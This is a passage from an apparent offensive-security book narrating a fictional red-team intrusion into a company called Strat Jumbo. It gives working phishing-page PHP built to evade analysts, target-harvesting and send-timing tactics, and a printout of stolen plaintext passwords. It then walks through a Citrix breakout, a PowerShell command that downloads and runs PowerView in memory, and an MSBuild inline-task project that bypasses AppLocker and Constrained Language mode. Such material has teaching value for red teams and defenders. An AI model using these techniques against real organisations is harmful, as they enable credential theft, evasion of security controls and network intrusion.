To achieve this stratagem, we first create an SQL table with four columns: a row ID, the **utm_term** token's value which is the encrypted target name, a counter, and the browsing date. Each time a user loads the page, we increment the counter field tied to their unique **utm_term** parameter. With this in place, it is simply a matter of checking whether the user previously visited the page (counter superior to zero) or not (counter equals zero):

```
root@Phishing:~# mysql -u root -p

mysql> CREATE TABLE tokens (
id INT(6) UNSIGNED AUTO_INCREMENT PRIMARY KEY,
utmterm VARCHAR(100) NOT NULL,
counter smallint,
reg_date datetime
);

mysql>  INSERT into tokens values(null, "FAgUHRNXNj06FjtM", 0, null);

mysql> INSERT into tokens values(null, "AwgQFR9XITw7AyBdIQ==", 0, null);

[...]
```


Next, we write the bootstrap PHP code that, upon loading the page, checks the database to see which course of action to follow. If the page has already been visited (counter > 0), it loads dummy content of exactly the same length as the password-grabbing form. If not, it serves the actual phishing page.

```
//If no utm_term token or if it’s empty, redirect to main page
if (!isset($_GET['utm_term'])
   or empty($_GET['utm_term'])){
    header('Location: /');
}

//Mysql connection
$db = new PDO('mysql:host=localhost;dbname=catalog_db3;charset=utf8mb4', 'wp_user',
'Kja98&o:Lkaz098');

//Fetch the count field from the database tied to the specified utm_term parameter
$stmt = $db->prepare("SELECT * FROM tokens WHERE utmterm=:utmterm");
$stmt->execute(array(":utmterm"=> $_GET['utm_term']));

//If page viewed first time display earlier form
if ($row = $stmt->fetch(PDO::FETCH_ASSOC)
    and $row['counter'] == 0) {

    //PASTE FORM CODE TO ASK USER FOR CREDENTIALS

//Increment the counter since the page was displayed
$stmt2 = $db->prepare("UPDATE tokens set counter = 1, reg_date=NOW() WHERE utmterm=:utmterm");

$res = $stmt2->execute(array(":utmterm"=> $_GET['utm_term']));
//If no matching token is found, then it was tampered with
} else if (!$row){
  header('Location: /');

//If the user visits second time, show the usual error with padding
} else {

    echo "The plugin will be available in a couple of days in your region, please come back soon!";

    // Pad with additional invisible data to achieve same length as the form.
}
```

I avoid using redirections unless users explicitly tamper with parameters. An analyst looking at proxy data could potentially spot the discrepancy between users successfully loading the page the first time (HTTP code 200) and those same users failing to revisit it again (HTTP code 302). They could then infer that some sort of filtering mechanism exists at the server side and thus get incentive to probe further.

Once a user enters their credentials, the webserver writes them to a file and rewards them with an error stating that the plugin will soon be available in their region.

Great! Now we just need a list of targets to send this baby to, then we sit back to enjoy the influx of passwords. Thanks to our quick exchanges with the business department, we know that Strat Jumbo uses the following email format firstname.lastname@stratjumbo.com, so we can rely on LinkedIn to find reliable emails of current employees.



Another way would be to search Google for occurrences of “@stratjumbo.com”. Or even better, since we are dealing with a big corporation, search through lists of previously leaked passwords and check for email addresses belonging to Strat Jumbo. Sometimes we can even find legit passwords to reuse on corporate platforms.


Once we gather a substantial list of valid email addresses (~200), we choose a subset of that, say 120 to be our first test batch. For all we know, our email may contain flagged keywords due to past spam emails targeting Strat Jumbo. Or maybe they have a sophisticated piece of monitoring device that we did not anticipate. It would be imprudent to bet all our money on a single bold move involving all the email addresses we've collected, so let's take it steady and slow.

We send the first batch of emails around 10 a.m. to greet users just when they come back from their morning coffee break. A second batch will depart around 12:30 p.m., when most people are mindlessly biting into their daily sandwich and looking for a distraction.

```
root@Phishing:~# python send_mail.py list_emails.txt
```

We write a quick script to loop through the Apache log file **/var/log/apache2/access.log** looking for requests to download that image in the email's signature. This command keeps track of the campaign's open rate:


```
root@Phishing:~# tail -f /var/log/apache2/access.log |grep logo_img.png
```



```
root@Phishing:~# tail -f /var/log/apache2/access.log |grep logo_img.png
[redacted] - - [27/Feb/2018:08:12:11 +0000] "GET /static/img/logo_img.png HTTP/1.1" 200 5700 "-"
cko) Chrome/64.0.3282.186 Safari/537.36"
```

A first hit already! One in 120 is a pretty low score—but give it time! Typically, 90% of all the potential hits will occur during the first eight hours. Anything less than a 5% open rate would strongly indicate that our message was most likely caught by the spam filter. This is unlikely in this case, though, given the reactivity of the first user and the myriad of tests and configuration steps we took.

In any case, we come back a couple of hours later and lo and behold, twenty-five users have already graced us with their passwords, and the count keeps on increasing:



```
root@Phishing:~# cat /tmp/results.txt
laura.stevens   5YadorChan09
janet.mcintyre  Molly_Dorian5
jim.marrot      GabrielSanta89
david.stuart    Jumbo12March_
richard.burk    LeilaClapton10
monica.fourb    WishYouHere*A
```

If that's not one of the sexiest things ever, I don't know what is...

First dive in

"Testing leads to failure, and failure leads to understanding."

Burt Rutan

Just twenty-four hours after the phishing campaign, we've already hit thirty-five passwords. That's thirty-five bullets in our belt to attack Strat Jumbo by impersonating some of their most critical staff. Curiosity being what it is, our phishing email probably even fooled a few tech-savvy sales people and IT admins.

But we do not particularly care about them now, do we?

Time and time again, pentesters and red-teamers associate "pwning" a company with getting Windows domain admin privileges. What a biased and reductive way to model real-world threats. It is true that once we achieve domain admin privileges, we have free reign over all Windows systems, which easily accounts for 85% of the IT infrastructure. Surely that's why pentesters, constrained with limited time and budget, automatically chase this holy grail. One finding to rule them all. One vulnerability to illustrate infinite business risks. The perfect response to an imperfect exercise.

We, however, are not pentesters. We do not have a time limit, nor a duty to report findings and convince a reluctant board of executives.

If we can devise a way to plant a backdoor in Strat Accounting's code using a standard developer account, then all the better. It may well save us time and leave a smaller footprint on systems.


Therefore, we need to keep in mind that anyone with write access to the code is our direct target, whether they are IT support, code testers, bug reporters, programmers and, of course, IT admins, through indirect paths.

We know that most of our phishing victims are most likely programmers thanks to our targeted email; however, we cannot be certain of their involvement in the Strat Accounting project. Hopefully, we will get a clearer idea once we are inside the corporate network.

Get ready for our first dive in.

Prison break

Through our FrontGun server (Virtual Private Server), which is registered in London, we connect to the extranet application on **stratextranet.stratjumbo.com** using one of the random credentials at our disposal. Let's go for Laura's, since she also happens to work in the UK:


Secure | https://stratextranet.stratjumbo.com/Citrix/XenApp/auth/login.aspx

Welcome

Welcome to Remote Development Coworking system


Authorised User Account Access Only.

If You are Experiencing Any Issues Then Please Contact InterfaceManagement Support Services mailto:support@stratjumbo.com


User name: laura.stevens

Password: ••••••••••••

We are greeted with what looks like a Citrix platform offering to execute one application only: Firefox.



Secure | https://stratextranet.stratjumbo.com/citrix/jumbo/amc1wH9aU088qi3R3VE7xL4o8Ytxd2jqd3VFmUBZ/Citrix/StoreWeb

A Citrix environment is one of the most common solutions favored by big companies to grant external employees (or business partners) limited access to internal resources: business applications, file shares and so forth. Programs published through Citrix are executed on one of the many servers of the Citrix farm inside the corporate network, yet to the end user, it seems that the program is really running on their own computer.



Think of it as a twisted remote desktop session (RDP) constrained to a single application.

Below is a simplified diagram of a typical Citrix architecture to help you picture the platform:



The Netscaler server is acting as a load balancer/reverse proxy to distribute user connections to multiple Storefront servers. These Storefront systems manage the delivery of applications and desktops to end users. This is where admins get to declare and define which applications should be published, who can access them, which type of authentication to perform, etc. These applications are not running on the StoreFront; they are fetched through a sort of encapsulated RDP from remote Windows servers (called XenApps).


Citrix also offers the possibility to run a fully interactive desktop session, in which case the StoreFront channels a full RDP session with a predefined set of Windows desktops.

Citrix is an intricate solution with many internal modules (databases, network shares, etc.). Hopefully, this one-dimensional image helps you picture the general workings of the platform. Sometimes we do not need to fully understand a system to hack it, but it is always better to have a good grasp of the big picture to know what we are dealing with.

For all its fancy graphics and sexy concepts of containment, Citrix, at the end of the day, is nothing but a mirage. An illusion devised to deceive the most gullible admins that readily believe it to be a security product. The truth is that there is no containment enforced. Any user that runs a program published through Citrix can escape the visual constraints placed on the application and access the remote server's full resources: Windows Explorer, task manager, command line interpreter, and basically every other resource, even though these were not originally published on the StoreFront.

There are a number of articles that discuss the bypassing of visual restrictions on Citrix (*http://bit.ly/2FWC2Dw*), which we will not necessarily explore in great depth right now since we have already covered a few of them in *How to Hack*

Like a GOD. We start with a basic hot-key to launch the task manager on the XenApp server. We fire up Firefox in Citrix and press “Ctrl + F1”. If successful, the task manager would then allow us to pop a command line interpreter on the XenApp server.



Secure
https://stratextranet.stratjumbo.com/citrix/jumbo/amc1wH9aU0B8ql3R3VE7xL4o8Ybd2jqd3VFmUBZ/Citrix/StoreWeb
Citrix Receiver
New Tab

C:\Windows\system32\taskmgr.exe

Your system administrator has blocked this program. For more information, contact your system administrator.

Not surprisingly, this throws out an error. That would have been too easy, of course. Strat Jumbo seems to have raised the bar a little. Probably aware of Citrix’s limitations, they have activated Microsoft’s whitelisting solution, Applocker. It allows admins to block executables deemed “dangerous”. TaskManager is an obvious candidate, but thankfully we can find another way around it.


Back to the Firefox window, we press “Ctrl+O”, this time to launch the “open dialog box”. We cannot access the main C: drive nor its share counterpart (\127.0.0.1\C$). They are both blocked by Windows GPO policies[47].



Restrictions

This operation has been cancelled due to restrictions in effect on this computer. Please contact your system administrator.

Funny enough, though, we can bypass this silly restriction by directly browsing the file system through Firefox... ah, Windows!




Index of file:///c/


Name	Size	Last Modified
Logs		9/12/2016 11:35:23 AM
PerfLogs		7/16/2016 1:23:21 PM
Program Files		2/27/2018 9:51:21 PM

We cannot write to these folders using the “save as” dialog box since they are subject to the “File Explorer” GPO settings, but this simple read access allows us to browse the hard drive looking for low-hanging fruits like personal folders, passwords in clear text, forgotten configuration files in temp folder, etc. Unluckily for us, nothing useful really stands out.

Continuing our battle against Applocker, we try spawning several programs from the address bar of the “open dialog box”:



We try the usual suspects: cmd.exe, explorer.exe, notepad.exe, WMIC, Office Suite, CScript, JScript, rundll32, mshta, etc.[48]. All of them are blocked, except for our good friend PowerShell.exe:



```
Windows PowerShell
Copyright (C) 2016 Microsoft Corporation. All rights reserved.

PS X:\> hostname
Strat-CI-01
```

Can it be any easier, right?

Users opening a Windows session on the XenApp server are assigned a home folder on a common network share. This home folder is usually mapped to a local drive letter, hence the drive “X:\” in the figure above[49].

We try some benign reconnaissance commands on this **STRAT-CI-01** server to get a quick overview of the environment we are connected to:

```
PS X:\> ipconfig
Windows IP Configuration
[...]
   Connection-specific DNS Suffix    : stratjumbo.lan
   IPv4 Address. . . . . . . . . . . : 10.78.1.83
   Subnet Mask . . . . . . . . . . . : 255.255.255.0

PS X:\> systeminfo
Host Name:        STRAT-CI-01
OS Name:          Microsoft Windows Server 2016 Datacenter
OS Version:       10.0.14393 N/A Build 14393
Domain:           stratjumbo.lan
```

```
Hotfix(s):        4 Hotfix(s) Installed.
                  [01]: KB3186568
                  [02]: KB3192137
                  [03]: KB4049065
                  [04]: KB4077525
```

We are dealing with the latest version (as of February 2018) of Windows Server 2016, build number 14393. It is sitting in the 10.78.1.83/24 sub network, probably in a DMZ away from the internal network.

The system was recently patched, which is evident by the KB number[50] (the KB4077525 package was issued end of February 2018) so we can forget about newly released exploits to elevate privileges.

```
PS X:\> net localgroup "administrators"

Members
-------------------------------------------------------
Administrator
STRATJUMBO\citrix_srv
STRATJUMBO\Domain Admins
```

The domain account “Citrix_sv” has admin privileges on this machine. It may also hold the same privileges on other servers of the XenApp servers of the Citrix farm. This is a valuable account to lay our hands on.


```
PS X:\> net group "domain admins" /domain
Members

-------------------------------------------------------
admin.beny          admin.ho          admin.stanley
admin.edward        admin.flavien     admin.bill
admin.mehdi         admin.penny       admin.nastya
admin.jed           admin.chan        admin.ken
admin.shwartz       admin.klauss      admin.silberto
[...]
```

Strat Jumbo’s Windows domain seems to be managed by thirty highly privileged accounts. We cross-check with the list of accounts we retrieved via phishing earlier, but luck fails to be on our side this time. Nevertheless, we should keep an eye out for these accounts if we ever stumble on one of them.

In any case, it is time for a full domain reconnaissance using more appropriate tools, like the infamous PowerView script[51]. We want to gather real intelligence on Strat Jumbo’s environment, including information on their user accounts, group membership, trust relationships, etc.

We opt for a classic in-memory execution using **DownloadString** and **Invoke-Expression** to avoid potential antivirus solutions:


```
# Create a browser object
$browser = New-Object System.Net.WebClient;

# Add support for the default proxy with cached user credentials
$browser.Proxy.Credentials =[System.Net.CredentialCache]::DefaultNetworkCredentials;

# Download and execute the PowerView script in memory
IEX($browser.DownloadString('
https://raw.githubusercontent.com/PowerShellMafia/PowerSploit/master/Recon/PowerView.ps1'));
```



```
PS X:\> $browser = New-Object System.Net.WebClient;
New-Object : Cannot create type. Only core types are supported in this language mode.
At line:1 char:12
+ $browser = New-Object System.Net.WebClient;
+            ~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~
    + CategoryInfo          : PermissionDenied: (:) [New-Object], PSNotSupportedExcep
    + FullyQualifiedErrorId : CannotCreateTypeConstrainedLanguage,Microsoft.PowerShel

PS X:\>
```

That's disappointing to say the least. Maybe PowerShell was carelessly ignored by Citrix admins, but Applocker's script rules made sure to lock it down using the Constrained Language mode.

```
$ExecutionContext.SessionState.LanguageMode
```




```
PS X:\> $ExecutionContext.SessionState.LanguageMode
ConstrainedLanguage
PS X:\> _
```

Constrained Language mode (*http://bit.ly/2uefY21*) limits PowerShell to a restricted subset of approved and harmless features. The New-Object command is certainly not one of them since it defines custom .NET or COM objects that extend PowerShell's reach to interact with Windows' internal components, hence the previous error. This mode also forbids some advanced features like calling .NET methods, defining new classes from native C# code (add-type function), starting jobs (start-job), and so on.

Most of the offensive PowerShell scripts on the market are thus rendered almost useless by this new security setting in the PowerShell execution engine called Windows Management Framework, a.k.a. WMF 5.

The easiest way to bypass this restricted environment is to call the default PowerShell v2 interpreter which does not implement any of the new security features of version 5.




```
PS X:\> powershell -version 2 -command {$browser = New-Object System.Net.WebClie
et.CredentialCache]::DefaultNetworkCredentials;IEX($browser.DownloadString('http
ls/raw/master/PowerView/powerview.ps1'));}
Version v2.0.50727 of the .NET Framework is not installed and it is required to
PS X:\> _
```

Out of luck again. The version 2 of the .NET framework is not installed on this server.

We could avoid using PowerShell altogether, but it’s not like we have a lot of options here. The Applocker policy deployed on this server even covers DLLs. Only files from trusted locations can be loaded by any given process:

```
PS X:\> import-module applocker
PS X:\> $a = Get-AppLockerPolicy -effective
PS X:\> $a.rulecollections
```



```
PathConditions       : {%WINDIR%\*}
PathExceptions       : {}
PublisherExceptions  : {}
HashExceptions       : {}
Id                   : bac4b0bf-6f1b-40e8-8627-8545fa89c8b6
Name                 : (Default Rule) Microsoft Windows DLLs
Description          : Allows members of the Everyone group to load DLLs located in the Wi
UserOrGroupSid       : S-1-1-0
Action               : Allow
```

It seems we need to bring out the big guns to escape this deadly combination of Applocker and Constrained environment.

As you may know, PowerShell.exe and most other complex executable files for that matter are simply wrappers around single or multiple DLLs that implement the true logic of the program. All core features available in PowerShell, for instance, are defined and exported by the **System.Management.Automation.dll** file.

While PowerShell.exe is forced into Constrained mode when Applocker activates, **System.Management.Automation.dll** is not. It continues to operate in Full Language mode, oblivious to Applocker’s rules. If we care to build our own wrapper that calls and initiates System.Management.Automation.dll, we’ll get to enjoy the full power of PowerShell commands once again.

This wrapper cannot be an external executable file (.exe or .dll) that we build separately then drop in the Citrix environment. After all, thanks to Applocker, files are only allowed to be executed from a couple of well-defined folders (C:\Windows and C:\Programs, in this case), over which we have no write privileges.


Since everything is so tightly locked down, one could wonder: “what is really allowed on this machine?” The answer is: trusted binaries!

Enter Casey Smith (@subtee). His many tips and tricks for abusing trusted Windows binaries made him somewhat of a godly figure and trusted reference in the security community. His is a name that is nowadays synonymous with bypassing whitelisting solutions. He has demonstrated all sorts of ways of abusing trusted Windows binaries, from simple tricks like using certutil.exe (tool to display certificates) to download files to more advanced techniques like executing shellcode/malware using the native regsvcs tool (*http://bit.ly/2HWqcpP*).

One such powerful trick to help us in our current predicament is msbuild, the engine platform that compiles and runs .NET applications.

Msbuild is a Microsoft signed binary that is located in a trusted directory depending on the .NET framework version (e.g., on version 4 the path is C:\Windows\Microsoft.NET\Framework64\v4.0.30319\MSBuild.exe). Applocker therefore allows it to run in its default rules. Moreover, msbuild is regularly used by developers for its scripting capabilities, allowing flexibility when compiling and building multiple projects (unlike the heavier Visual Studio, for example). It is highly unlikely that admins block this particular executable file across their servers, especially at Strat Jumbo—a developer's firm.

Indeed, we can freely run this utility from the open dialog box (though it will quickly disappear since it terminates with an error if no correct input file is provided):



C:\Windows\Microsoft.NET\Framework\v4.0.30319\MSBuild.exe

```
Microsoft (R) Build Engine version 4.7.2053.0
[Microsoft .NET Framework, version 4.0.30319.42000]
Copyright (C) Microsoft Corporation. All rights reserved.

MSBUILD : error MSB1003: Specify a project or solution file. The current working directory does not cont
 solution file.
```

All we need now is a project in the form of an XML file that contains the code to be compiled. If successful, msbuild will automatically load and run the executable file, thus bypassing Applocker rules.

While we usually refrain from dropping files on disk to keep our footprint to a minimum and avoid any pesky antivirus solution, it seems that we do not really have a choice this time. On the bright side, however, this should not be much of a problem since we will manually craft our payload, thus avoiding obvious malicious strings of code.

On one of our hacking servers, we start writing an empty project file called **readme.txt**, following the Visual Studio 2017 documentation (*http://bit.ly/2pwbVbG*):

```
<Project ToolsVersion="4.0" xmlns="http://schemas.microsoft.com/developer/msbuild/2003">

</Project>
```

A project element usually incorporates a target node (<target>). This node is the root element aggregating the succession of tasks to be executed by msbuild. These tasks can be built-in operations like **MakeDir** to create directories, **Copy** to copy files, etc.

However, since we are shooting for something a tad more complicated—compiling and running code on the fly—we need to create our own custom task by defining a new XML element, like **PsCommand,** for instance.

```
<Project ToolsVersion="4.0" xmlns="http://schemas.microsoft.com/developer/msbuild/2003">

<Target Name="PSBYPASS">
  <PsCommand/>
</Target>

</Project>
```

PsCommand is the name of the custom task to be compiled and executed by msbuild. We define it a few lines into the project, inside the **UsingTask** element:

```
<Project ToolsVersion="4.0" xmlns="http://schemas.microsoft.com/developer/msbuild/2003">

<Target Name="PSBYPASS">
   <PsCommand/>
</Target>
<UsingTask
    TaskName="PsCommand"
    TaskFactory="CodeTaskFactory"
AssemblyFile="C:\Windows\Microsoft.Net\Framework\v4.0.30319\Microsoft.Build.Tasks.v4.0.dll"
>

</UsingTask>
</Project>
```

The **TaskName** attribute of **UsingTask** must correspond to the element's name in the **Target** node: **PsCommand**. The **AssemblyFile** attribute points to the DLL containing basic commands to translate our future code (C#) into msbuild native tasks to be executed.

Inside the **UsingTask** element, we define the **Task** node (<task>) that contains the **Code** element (<code>), where—surprise, surprise—we can write C# code and call .NET functions.

```
<Project ToolsVersion="4.0" xmlns="http://schemas.microsoft.com/developer/msbuild/2003">

<Target Name="PSBYPASS">
   <PsCommand/>
```

```
</Target>
<UsingTask
    TaskName="PsCommand"
    TaskFactory="CodeTaskFactory"
AssemblyFile="C:\Windows\Microsoft.Net\Framework\v4.0.30319\Microsoft.Build.Tasks.v4.0.dll" >
<Task>
      <Reference Include="System.Management.Automation" />
      <Code Type="Class" Language="cs">
        <![CDATA[
            // Write C# code in here!
        ]]>
      </Code>
    </Task>
</UsingTask>
</Project>
```

As stated previously, we need to include a reference to the **System.Management.Automation** DLL to be able to call PowerShell commands, hence the **Reference** element above.

I will paste the C# code below in a standalone figure for better clarity, but it is to be included in the above XML file, inside the **Code** element (<code>).

First, we start by defining a public class called PsCommand that inherits the ITask and Task interfaces required by msbuild:

```
// Import all the necessary DLLs
using System;
using Microsoft.Build.Framework;
using Microsoft.Build.Utilities;
using System.Management.Automation;
using System.Management.Automation.Host;
using System.Management.Automation.Runspaces;
using PowerShell = System.Management.Automation.PowerShell;

//main public class implementing Task and ITask interfaces required by msbuild
public class PsCommand :  Task, ITask
{


}
```

Inside this class we override the **Execute** function, which is where msbuild starts the execution thread:

```
// Import all the necessary DLLs
using System;
using Microsoft.Build.Framework;
using Microsoft.Build.Utilities;
using System.Management.Automation;
using System.Management.Automation.Host;
using System.Management.Automation.Runspaces;
using PowerShell = System.Management.Automation.PowerShell;

public class PsCommand :  Task, ITask
{

//Override the Execute method inherited from the Task interface. The execution thread starts here
   public override bool Execute() {
       //Output greeting
       Console.WriteLine("Executing PS commands");

       Console.WriteLine("Press any key to exit...");
       Console.ReadKey();

       //End of the Execute method
       return true;
      }
}
```

Now comes the meat of the code—the part where we initiate a PowerShell pipeline, push commands down this pipeline and loop through the resulting output strings:

```
// Import all the necessary DLLs
using System;
using Microsoft.Build.Framework;
using Microsoft.Build.Utilities;
using System.Management.Automation;
using System.Management.Automation.Host;
using System.Management.Automation.Runspaces;
using PowerShell = System.Management.Automation.PowerShell;

public class PsCommand :  Task, ITask
{

public override bool Execute() {

       Console.WriteLine("Executing PS commands");

       //Creating a PowerShell pipeline. Equivalent to (command1 | command2 | ...)
       PowerShell Ps_instance = PowerShell.Create();

       //Chaining commands in the pipeline
      //We start with a simple command to display which environment we are running in
       Ps_instance.AddScript("$ExecutionContext.SessionState.LanguageMode");
       Ps_instance.AddCommand("out-string");

       //Invoking the pipeline and fetching output strings
       foreach (string str in Ps_instance.Invoke<string>())
```

```
         Console.WriteLine(str);
    //End o f loop

    Console.WriteLine("Press any key to exit...");
    Console.ReadKey();

    //End of the Execute method
    return true;
    }
}
```


Still with me? Good. I put the complete code on Github, just in case you need to download and experiment with it (*http://bit.ly/2pyXSCf*). This is the best way to fully internalize the concepts we are discussing.

Compiling and running this project file containing both the XML structure and the C# code in our lab system is as straightforward as:

```
C:\Windows\Microsoft.Net\Framework64\v4.0.30319\msbuild.exe readme.txt

Microsoft (R) Build Engine version 4.7.2053.0
[Microsoft .NET Framework, version 4.0.30319.42000]
